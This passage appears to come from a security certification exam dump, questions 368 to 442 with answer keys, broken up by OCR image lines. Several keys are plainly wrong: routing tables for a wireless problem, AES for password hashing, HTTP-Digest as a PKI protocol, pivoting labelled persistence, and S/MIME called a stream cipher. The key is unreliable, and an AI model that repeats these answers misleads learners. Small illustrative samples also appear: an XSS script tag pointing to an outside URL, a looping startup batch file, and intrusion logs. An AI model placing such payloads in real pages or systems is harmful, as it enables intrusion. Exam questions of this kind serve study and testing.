
A. Nation state
B. Hacktivist
C. Insider
D. Competitor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 368

After reports of slow internet connectivity, a technician reviews the following logs from a server's host-based firewall:



```
10:30:21.39312 IP   172.40.21.40:2020  192.168.1.10:443    SYN
10:30:21.39313 IP   172.40.21.41:2021  192.168.1.10:443    SYN
10:30:21.39314 IP   172.40.21.42:2022  192.168.1.10:443    SYN
10:30:21.39315 IP   172.40.21.43:2023  192.168.1.10:443    SYN
10:30:21.39316 IP   172.40.21.44:2024  192.168.1.10:443    SYN
10:30:22.49433 IP   192.168.1.10:443   172.40.21.40:2020  SYN/ACK
10:30:21.49434 IP   192.168.1.10:443   172.40.21.40:2021  SYN/ACK
10:30:21.49435 IP   192.168.1.10:443   172.40.21.40:2022  SYN/ACK
10:30:21.49436 IP   192.168.1.10:443   172.40.21.40:2023  SYN/ACK
10:30:21.49437 IP   192.168.1.10:443   172.40.21.40:2024  SYN/ACK
```

Which of the following can the technician conclude after reviewing the above logs?

A. The server is under a DDoS attack from multiple geographic locations.
B. The server is compromised, and is attacking multiple hosts on the Internet.
C. The server is under an IP spoofing resource exhaustion attack.
D. The server is unable to complete the TCP three-way handshake and send the last ACK.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 369
A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables

D. Wireless scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 370

A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy.

Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Choose three.)

A. S/MIME
B. TLS
C. HTTP-Digest
D. SAML
E. SIP
F. IPSec
G. Kerberos

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 371

Joe, an employee, asks a coworker how long ago Ann started working at the help desk. The coworker expresses surprise since nobody named Ann works at the help desk. Joe mentions that Ann called several people in the customer service department to help reset their passwords over the phone due to unspecified “server issues”.

Which of the following has occurred?

A. Social engineering
B. Whaling

C. Watering hole attack
D. Password cracking

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 372
Hacktivists are most commonly motivated by:

A. curiosity
B. notoriety
C. financial gain
D. political cause

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 373
A security, who is analyzing the security of the company’s web server, receives the following output:



```
POST http://www.acme.com/AuthenticationServlet HTTP/1.1
Host:www.acme.com
accept: text/xml, application/xml, application.xhtml + xml
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.acme.com/index.jsp
Cookie: JSESSIONID=LvzZRJJXgwyWPWEQMhS49vtW1yJdvn78CGKp5jTvvChDyPknm4t!
Content=type:application/x-www-form-urlencoded
Content-lenghth:64

delegate_service=131&user=acme1&pass=test&submit=SUBMIT
```

Which of the following is the issue?

A. Code signing
B. Stored procedures
C. Access violations
D. Unencrypted credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 374
Which of the following is an example of resource exhaustion?

A. A penetration tester requests every available IP address from a DHCP server.
B. An SQL injection attack returns confidential data back to the browser.
C. Server CPU utilization peaks at 100% during the reboot process.
D. System requirements for a new software package recommend having 12GB of RAM, but only 8GB are available.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 375
A security consultant is setting up a new electronic messaging platform and wants to ensure the platform supports message integrity validation.

Which of the following protocols should the consultant recommend?

A. S/MIME
B. DNSSEC
C. RADIUS
D. 802.11x

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 376
Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

A. Utilize exhaust fans.
B. Use hot and cold aisles.
C. Airgap the racks.
D. Use a secondary AC unit.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 377
When accessing a popular website, a user receives a warming that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.


Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to restart the machine.
D. The system date on the user's device is out of sync.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 378
A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.



NETWORK_TEAM
Lee
Andrea
Pete

ALLOW_ACCESS
DOMAIN_USERS
AUTHENTICATED_USERS
NETWORK_TEAM

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:



```
5/26/2017  10:20  PERMIT:  LEE
5/27/2017  13:45  PERMIT:  ANDREA
5/27/2017  09:12  PERMIT:  LEE
5/28/2017  16:37  PERMIT:  JOHN
5/29/2017  08:53  PERMIT:  LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 379
A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor.

Which of the following BEST describes this forensic concept?

A. Legal hold
B. Chain of custody
C. Order of volatility
D. Data acquisition

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 380

Which of the following outcomes is a result of proper error-handling procedures in secure code?

A. Execution continues with no notice or logging of the error condition.
B. Minor fault conditions result in the system stopping to preserve state.
C. The program runs through to completion with no detectable impact or output.
D. All fault conditions are logged and do not result in a program crash.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 381

Which of the following enables sniffing attacks against a switched network?

A. ARP poisoning
B. IGMP snooping
C. IP spoofing
D. SYN flooding

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 382

A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

A. Geofencing
B. Smart cards

C. Biometrics
D. Tokens

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 383
During a penetration test, the tester performs a preliminary scan for any responsive hosts. Which of the following BEST explains why the tester is doing this?

A. To determine if the network routes are improperly forwarding request packets
B. To identify the total number of hosts and determine if the network can be victimized by a DoS attack
C. To identify servers for subsequent scans and further investigation
D. To identify the unresponsive hosts and determine if those could be used as zombies in a follow-up scan.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 384
Given the following requirements:

- Help to ensure non-repudiation
- Capture motion in various formats

Which of the following physical controls BEST matches the above descriptions?

A. Camera
B. Mantrap
C. Security guard
D. Motion sensor

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 385
An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements, and must also be able to log in to the headquarters location remotely. Which of the following BEST represent how the remote employees should have been set up initially? (Choose two.)

A. User-based access control
B. Shared accounts
C. Group-based access control
D. Mapped drives
E. Individual accounts
F. Location-based policies

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:
QUESTION 386
A network technician is setting up a new branch for a company. The users at the new branch will need to access resources securely as if they were at the main location. Which of the following networking concepts would BEST accomplish this?

A. Virtual network segmentation
B. Physical network segmentation
C. Site-to-site VPN
D. Out-of-band access
E. Logical VLANs

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 387

A water utility company has seen a dramatic increase in the number of water pumps burning out. A malicious actor was attacking the company and is responsible for the increase. Which of the following systems has the attacker compromised?

A. DMZ
B. RTOS
C. SCADA
D. IoT

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 388

Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

A. Hacktivist
B. White hat hacker
C. Script kiddle
D. Penetration tester

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 389

A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 390
A company has critical systems that are hosted on an end-of-life OS. To maintain operations and mitigate potential vulnerabilities, which of the following BEST accomplishes this objective?

A. Use application whitelisting.
B. Employ patch management.
C. Disable the default administrator account.
D. Implement full-disk encryption.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 391
Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 392
Which of the following control types would a backup of server data provide in case of a system issue?

A. Corrective
B. Deterrent
C. Preventive
D. Detective

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 393
Which of the following can occur when a scanning tool cannot authenticate to a server and has to rely on limited information obtained from service banners?

A. False positive
B. Passive reconnaissance
C. Access violation
D. Privilege escalation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 394

A developer has incorporated routines into the source code for controlling the length of the input passed to the program. Which of the following types of vulnerabilities is the developer protecting the code against?

A. DLL injection
B. Memory leak
C. Buffer overflow
D. Pointer dereference

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 395
An application developer has neglected to include input validation checks in the design of the company's new web application. An employee discovers that repeatedly submitting large amounts of data, including custom code, to an application will allow the execution of the custom code at the administrator level. Which of the following BEST identifies this application attack?

A. Cross-site scripting
B. Clickjacking
C. Buffer overflow
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 396
Which of the following identity access methods creates a cookie on the first login to a central authority to allow logins to subsequent applications without re-entering credentials?

A. Multifactor authentication
B. Transitive trust

C. Federated access
D. Single sign-on

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 397
When used together, which of the following qualify as two-factor authentication?

A. Password and PIN
B. Smart card and PIN
C. Proximity card and smart card
D. Fingerprint scanner and iris scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 398
Ann, a new employee, received an email from an unknown source indicating she needed to click on the provided link to update her company's profile. Once Ann clicked the link, a command prompt appeared with the following output:



```
C:\Users\Ann\Documents\File1.pgp
C:\Users\Ann\Documents\AdvertisingReport.pgp
C:\Users\Ann\Documents\FinancialReport.pgp
```

Which of the following types of malware was executed?

A. Ransomware
B. Adware

C. Spyware
D. Virus

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 399
The Chief Information Security Officer (CISO) in a company is working to maximize protection efforts of sensitive corporate data. The CISO implements a "100% shred" policy within the organization, with the intent to destroy any documentation that is not actively in use in a way that it cannot be recovered or reassembled. Which of the following attacks is this deterrent MOST likely to mitigate?

A. Dumpster diving
B. Whaling
C. Shoulder surfing
D. Vishing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 400
A Chief Information Security Officer (CISO) has instructed the information assurance staff to act upon a fast-spreading virus.
Which of the following steps in the incident response process should be taken NEXT?

A. Identification
B. Eradication
C. Escalation
D. Containment

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 401
A security administrator is choosing an algorithm to generate password hashes.

Which of the following would offer the BEST protection against offline brute force attacks?

A. MD5
B. 3DES
C. AES
D. SHA-1

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 402
An organization wants to deliver streaming audio and video from its home office to remote locations all over the world. It wants the stream to be delivered securely and protected from intercept and replay attacks.

Which of the following protocols is BEST suited for this purpose?

A. SSH
B. SIP
C. S/MIME
D. SRTP.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 403

A manager makes an unannounced visit to the marketing department and performs a walk-through of the office. The manager observes unclaimed documents on printers. A closer look at these documents reveals employee names, addresses, ages, birth dates, marital/dependent statuses, and favorite ice cream flavors. The manager brings this to the attention of the marketing department head. The manager believes this information to be PII, but the marketing head does not agree. Having reached a stalemate, which of the following is the MOST appropriate action to take NEXT?

A. Elevate to the Chief Executive Officer (CEO) for redress; change from the top down usually succeeds.
B. Find the privacy officer in the organization and let the officer act as the arbiter.
C. Notify employees whose names are on these files that their personal information is being compromised.
D. To maintain a working relationship with marketing, quietly record the incident in the risk register.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 404

A security administrator is implementing a secure method that allows developers to place files or objects onto a Linux server. Developers are required to log in using a username, password, and asymmetric key.
Which of the following protocols should be implemented?

A. SSL/TLS
B. SFTP
C. SRTPD. IPSec

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 405
A security analyst is emailing PII in a spreadsheet file to an audit validator for after-actions related to a security assessment. The analyst must make sure the PII data is protected with the following minimum requirements:

- Ensure confidentiality at rest.
- Ensure the integrity of the original email message.


Which of the following controls would ensure these data security requirements are carried out?

A. Encrypt and sign the email using S/MIME.
B. Encrypt the email and send it using TLS.
C. Hash the email using SHA-1.
D. Sign the email using MD5.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 406
The network information for a workstation is as follows:



IP Address/Subnet Mask	Default Gateway	DNS Server
172.16.17.200/24	172.16.17.254	172.16.17.254

When the workstation's user attempts to access www.example.com, the URL that actually opens is www.notexample.com. The user successfully connects to several other legitimate URLs. Which of the following have MOST likely occurred? (Choose two.)

A. ARP poisoning
B. Buffer overflow
C. DNS poisoning
D. Domain hijacking
E. IP spoofing

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 407
Which of the following implements a stream cipher?

A. File-level encryption
B. IKEv2 exchange
C. SFTP data transfer
D. S/MIME encryption

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 408
Which of the following should a technician use to protect a cellular phone that is needed for an investigation, to ensure the data will not be removed remotely?

A. Air gap
B. Secure cabinet
C. Faraday cage
D. Safe

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 409
Which of the following is the MOST significant difference between intrusive and non-intrusive vulnerability scanning?

A. One uses credentials, but the other does not.
B. One has a higher potential for disrupting system operations.
C. One allows systems to activate firewall countermeasures.
D. One returns service banners, including running versions.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 410
A security analyst is running a credential-based vulnerability scanner on a Windows host. The vulnerability scanner is using the protocol NetBIOS over TCP/IP to connect to various systems, However, the scan does not return any results. To address the issue, the analyst should ensure that which of the following default ports is open on systems?

A. 135
B. 137
C. 3389
D. 5060

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 411
An organization’s research department uses workstations in an air-gapped network. A competitor released products based on files that originated in the research department. Which of the following should management do to improve the security and confidentiality of the research files?

A. Implement multifactor authentication on the workstations. B.
Configure removable media controls on the workstations.
C. Install a web application firewall in the research department.
D. Install HIDS on each of the research workstations.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 412
A company network is currently under attack. Although security controls are in place to stop the attack, the security administrator needs more information about the types of attacks being used. Which of the following network types would BEST help the administrator gather this information?

A. DMZ
B. Guest network
C. Ad hoc
D. Honeynet

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 413

Moving laterally within a network once an initial exploit is used to gain persistent access for the purpose of establishing further control of a system is known as:

A. pivoting.
B. persistence.
C. active reconnaissance.
D. a backdoor.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 414

A systems administrator is increasing the security settings on a virtual host to ensure users on one VM cannot access information from another VM. Which of the following is the administrator protecting against?

A. VM sprawl
B. VM escape
C. VM migration
D. VM sandboxing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 415

A network administrator is implementing multifactor authentication for employees who travel and use company devices remotely by using the company VPN. Which of the following would provide the required level of authentication?

A. 802.1X and OTP
B. Fingerprint scanner and voice recognition
C. RBAC and PIN

D. Username/Password and TOTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 416
A preventive control differs from a compensating control in that a preventive control is:

A. put in place to mitigate a weakness in a user control.
B. deployed to supplement an existing control that is EOL.
C. relied on to address gaps in the existing control structure.
D. designed to specifically mitigate a risk.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 417
A systems administrator has installed a new UTM that is capable of inspecting SSL/TLS traffic for malicious payloads. All inbound network traffic coming from the Internet and terminating on the company's secure web servers must be inspected. Which of the following configurations would BEST support this requirement?

A. The web servers' CA full certificate chain must be installed on the UTM.
B. The UTM certificate pair must be installed on the web servers.
C. The web servers' private certificate must be installed on the UTM.
D. The UTM and web servers must use the same certificate authority.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 418

A security administrator receives alerts from the perimeter UTM. Upon checking the logs, the administrator finds the following output:

```
Time: 12/25 0300
From Zone: Untrust
To Zone: DMZ
Attacker: externalip.com
Victim: 172.16.0.20
To Port: 80
Action: Alert
Severity: Critical
```

When examining the PCAP associated with the event, the security administrator finds the following information:

```
<script> alert ("Click here for important information regarding your account! http://externalip.com/account.php"); </
script>
```

Which of the following actions should the security administrator take?

A. Upload the PCAP to the IDS in order to generate a blocking signature to block the traffic.

B. Manually copy the `<script>` data from the PCAP file and generate a blocking signature in the HIDS to block the traffic for future events.

C. Implement a host-based firewall rule to block future events of this type from occurring.

D. Submit a change request to modify the XSS vulnerability signature to TCP reset on future attempts.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 419

Given the information below:

```
MD5HASH document.doc 049eab40fd36caadlfab10b3cdf4a883
MD5HASH image.jpg 049eab40fd36caadlfab10b3cdf4a883
```

Which of the following concepts are described above? (Choose two.)

A. Salting
B. Collision
C. Steganography
D. Hashing
E. Key stretching

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 420

An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC mode
D. BYOD model

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 421

A state-sponsored threat actor has launched several successful attacks against a corporate network. Although the target has a robust patch management program in place, the attacks continue in depth and scope, and the security department has no idea how the attacks are able to gain access. Given that patch management and vulnerability scanners are being used, which of the following would be used to analyze the attack methodology?

A. Rogue system detection
B. Honeypots
C. Next-generation firewall
D. Penetration test

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 422
A security administrator is investigating a report that a user is receiving suspicious emails. The user's machine has an old functioning modem installed. Which of the following security concerns need to be identified and mitigated? (Choose two.)

A. Vishing
B. Whaling
C. Spear phishing
D. Pharming
E. War dialing
F. Hoaxing

Correct Answer: EF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 423
Which of the following provides PFS?

A. AES
B. RC4
C. DHE
D. HMAC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 424
Which of the following command line tools would be BEST to identify the services running in a server?

A. Traceroute
B. Nslookup
C. Ipconfig
D. Netstat

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 425
A systems developer needs to provide machine-to-machine interface between an application and a database server in the production environment. This interface will exchange data once per day. Which of the following access control account practices would BEST be used in this situation?

A. Establish a privileged interface group and apply read-write permission to the members of that group.
B. Submit a request for account privilege escalation when the data needs to be transferred.
C. Install the application and database on the same server and add the interface to the local administrator group.
D. Use a service account and prohibit users from accessing this account for development work.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 426
Which of the following is unique to a stream cipher?

A. It encrypt 128 bytes at a time.
B. It uses AES encryption.
C. It performs bit-level encryption.

D. It is used in HTTPS.

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 427
A security analyst wishes to scan the network to view potentially vulnerable systems the way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan.
B. Conduct an intrusive scan.
C. Attempt escalation of privilege.
D. Execute a credentialed scan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 428
A company moved into a new building next to a sugar mill. Cracks have been discovered in the walls of the server room, which is located on the same side as the sugar mill loading docks. The cracks are believed to have been caused by heavy trucks. Moisture has begun to seep into the server room, causing extreme humidification problems and equipment failure. Which of the following BEST describes the type of threat the organization faces?

A. Foundational
B. Man-made
C. Environmental
D. Natural

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 429

A company is experiencing an increasing number of systems that are locking up on Windows startup. The security analyst clones a machine, enters into safe mode, and discovers a file in the startup process that runs Wstart.bat.

```
@echo off
:asdhbawdhbasdhbawdhb
start notepad.exe start
notepad.exe start
calculator.exe start
calculator.exe goto
asdhbawdhbasdhbawdhb
```

Given the file contents and the system's issues, which of the following types of malware is present?

A. Rootkit
B. Logic bomb
C. Worm
D. Virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 430

A company is examining possible locations for a hot site. Which of the following considerations is of MOST concern if the replication technology being used is highly sensitive to network latency?

A. Connection to multiple power substations
B. Location proximity to the production site
C. Ability to create separate caged space
D. Positioning of the site across international borders

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 431
An attacker has gathered information about a company employee by obtaining publicly available information from the Internet and social networks. Which of the following types of activity is the attacker performing?

A. Pivoting
B. Exfiltration of data
C. Social engineering
D. Passive reconnaissance

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 432
Which of the following is a security consideration for IoT devices?

A. IoT devices have built-in accounts that users rarely access.
B. IoT devices have less processing capabilities.
C. IoT devices are physically segmented from each other.
D. IoT devices have purpose-built applications.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 433
Which of the following represents a multifactor authentication system?

A. An iris scanner coupled with a palm print reader and fingerprint scanner with liveness detection.
B. A secret passcode that prompts the user to enter a secret key if entered correctly.
C. A digital certificate on a physical token that is unlocked with a secret passcode.
D. A one-time password token combined with a proximity badge.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 434
An administrator is disposing of media that contains sensitive information. Which of the following will provide the MOST effective method to dispose of the media while ensuring the data will be unrecoverable?

A. Wipe the hard drive.
B. Shred the hard drive.
C. Sanitize all of the data.
D. Degauss the hard drive.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 435
A security analyst is interested in setting up an IDS to monitor the company network. The analyst has been told there can be no network downtime to implement the solution, but the IDS must capture all of the network traffic. Which of the following should be used for the IDS implementation?

A. Network tap B.
Honeypot
C. Aggregation

D. Port mirror

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 436
A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract.
B. Use a pulper or pulverizer for data destruction.
C. Retain the data for a period no more than one year.
D. Burn hard copies containing PII or PHI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 437
A systems administrator is receiving multiple alerts from the company NIPS. A review of the NIPS logs shows the following:

```
reset both: 70.32.200.2:3194 -> 10.4.100.4:80 buffer overflow attempt
reset both: 70.32.200.2:3230 -> 10.4.100.4:80 directory traversal attack
reset client: 70.32.200.2:4019 -> 10.4.100.4:80 Blind SQL injection attack
```

Which of the following should the systems administrator report back to management?

A. The company web server was attacked by an external source, and the NIPS blocked the attack.
B. The company web and SQL servers suffered a DoS caused by a misconfiguration of the NIPS.
C. An external attacker was able to compromise the SQL server using a vulnerable web application.
D. The NIPS should move from an inline mode to an out-of-band mode to reduce network latency.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 438
An organization is concerned about video emissions from users' desktops. Which of the following is the BEST solution to implement?

A. Screen filters
B. Shielded cables
C. Spectrum analyzers
D. Infrared detection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 439
Which of the following documents would provide specific guidance regarding ports and protocols that should be disabled on an operating system?

A. Regulatory requirements
B. Secure configuration guide
C. Application installation guides
D. User manuals

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 440
Which of the following serves to warn users against downloading and installing pirated software on company devices?

A. AUP
B. NDA
C. ISA
D. BPA

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 441
A first responder needs to collect digital evidence from a compromised headless virtual host. Which of the following should the first responder collect FIRST?

A. Virtual memory
B. BIOS configuration
C. Snapshot
D. RAM

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 442
The exploitation of a buffer-overrun vulnerability in an application will MOST likely lead to:

A. arbitrary code execution.
B. resource exhaustion.
C. exposure of authentication credentials.
D. dereferencing of memory pointers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 443

